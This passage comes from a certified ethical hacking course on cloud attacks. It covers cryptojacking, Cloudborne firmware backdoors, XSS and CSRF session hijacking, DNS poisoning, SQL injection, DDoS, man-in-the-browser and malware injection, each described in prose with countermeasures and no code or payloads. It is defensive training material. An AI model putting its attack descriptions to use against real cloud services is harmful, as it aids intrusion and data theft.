malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.





Figure 19.32: Demonstration of cryptojacking attack

Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company's websites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloudborne Attack

Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.33: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

  Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

  Note: Attackers can also predict or sniff session IDs.




Figure 19.34: Example of session hijacking using XSS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antiviruses, and code scanners can safeguard a cloud from session hijacking.

- **Session Hijacking using Session Riding**

Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers "ride" an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.




Figure 19.35: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.

- **Domain Name System (DNS) Attacks**

A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of DNS Attacks:

- **DNS Poisoning**: Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting**: Involves conducting phishing scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking**: Involves stealing a CSP domain name.
- **Domain Snipping**: Involves registering an elapsed domain name.




Figure 19.36: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

- **SQL Injection Attacks**

SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

code to gain unauthorized access to a database and ultimately to other confidential information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.




Figure 19.37: Example of an SQL injection attack

As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

Countermeasures:

- Use filtering techniques to sanitize the user input.
- Validate input length, range, format, and type.
- Regularly update and patch servers and applications.
- Use database monitoring technologies and intrusion prevention systems (IPSs).
- Implement a cloud-based web application firewall.

- **Cryptanalysis Attacks**

Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis. Data present in the cloud may be encrypted to prevent them from being read if accessed by malicious users. However, critical flaws in cryptographic algorithm implementations (e.g., weak random number generation) may turn strong encryption to weak or broken. Additionally, there exist novel methods to break the cryptography. Partial information can also be obtained from encrypted data by monitoring a clients' query access patterns and analyzing accessed positions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.38: Example of a cryptanalysis attack

Countermeasures:

- Use random number generators that generate cryptographically secure random numbers to provide robustness to cryptographic material like SSH keys and DNSSECs.
- Do not use faulty cryptographic algorithms.

- **DoS and DDoS Attacks**

  Performing DoS attacks on CSPs can leave tenants without access to their accounts. In the cloud infrastructure, multiple tenants share CPU, memory, disk space, bandwidth, etc. Thus, if attackers gain access to the cloud, they generate false data that could be resource requests or a type of code that can run in applications of legitimate users.

  Computing such malware requests engages a server's CPU, memory, and all other devices. Once the server reaches its threshold limit, it starts offloading its jobs to another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

  DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

  If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.39: Example of a DDoS attack

As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.

- **Man-in-the-Browser Attack**

Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.




Figure 19.40: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
- Limit IP address range and offer services only via VPNs.

- **Metadata Spoofing Attack**

  Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

  Countermeasures:

  - Encrypt and store application and service details on the cloud.
  - Implement hash-based integrity checking to mitigate spoofing attacks.

- **Cloud Malware Injection Attack**


  In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



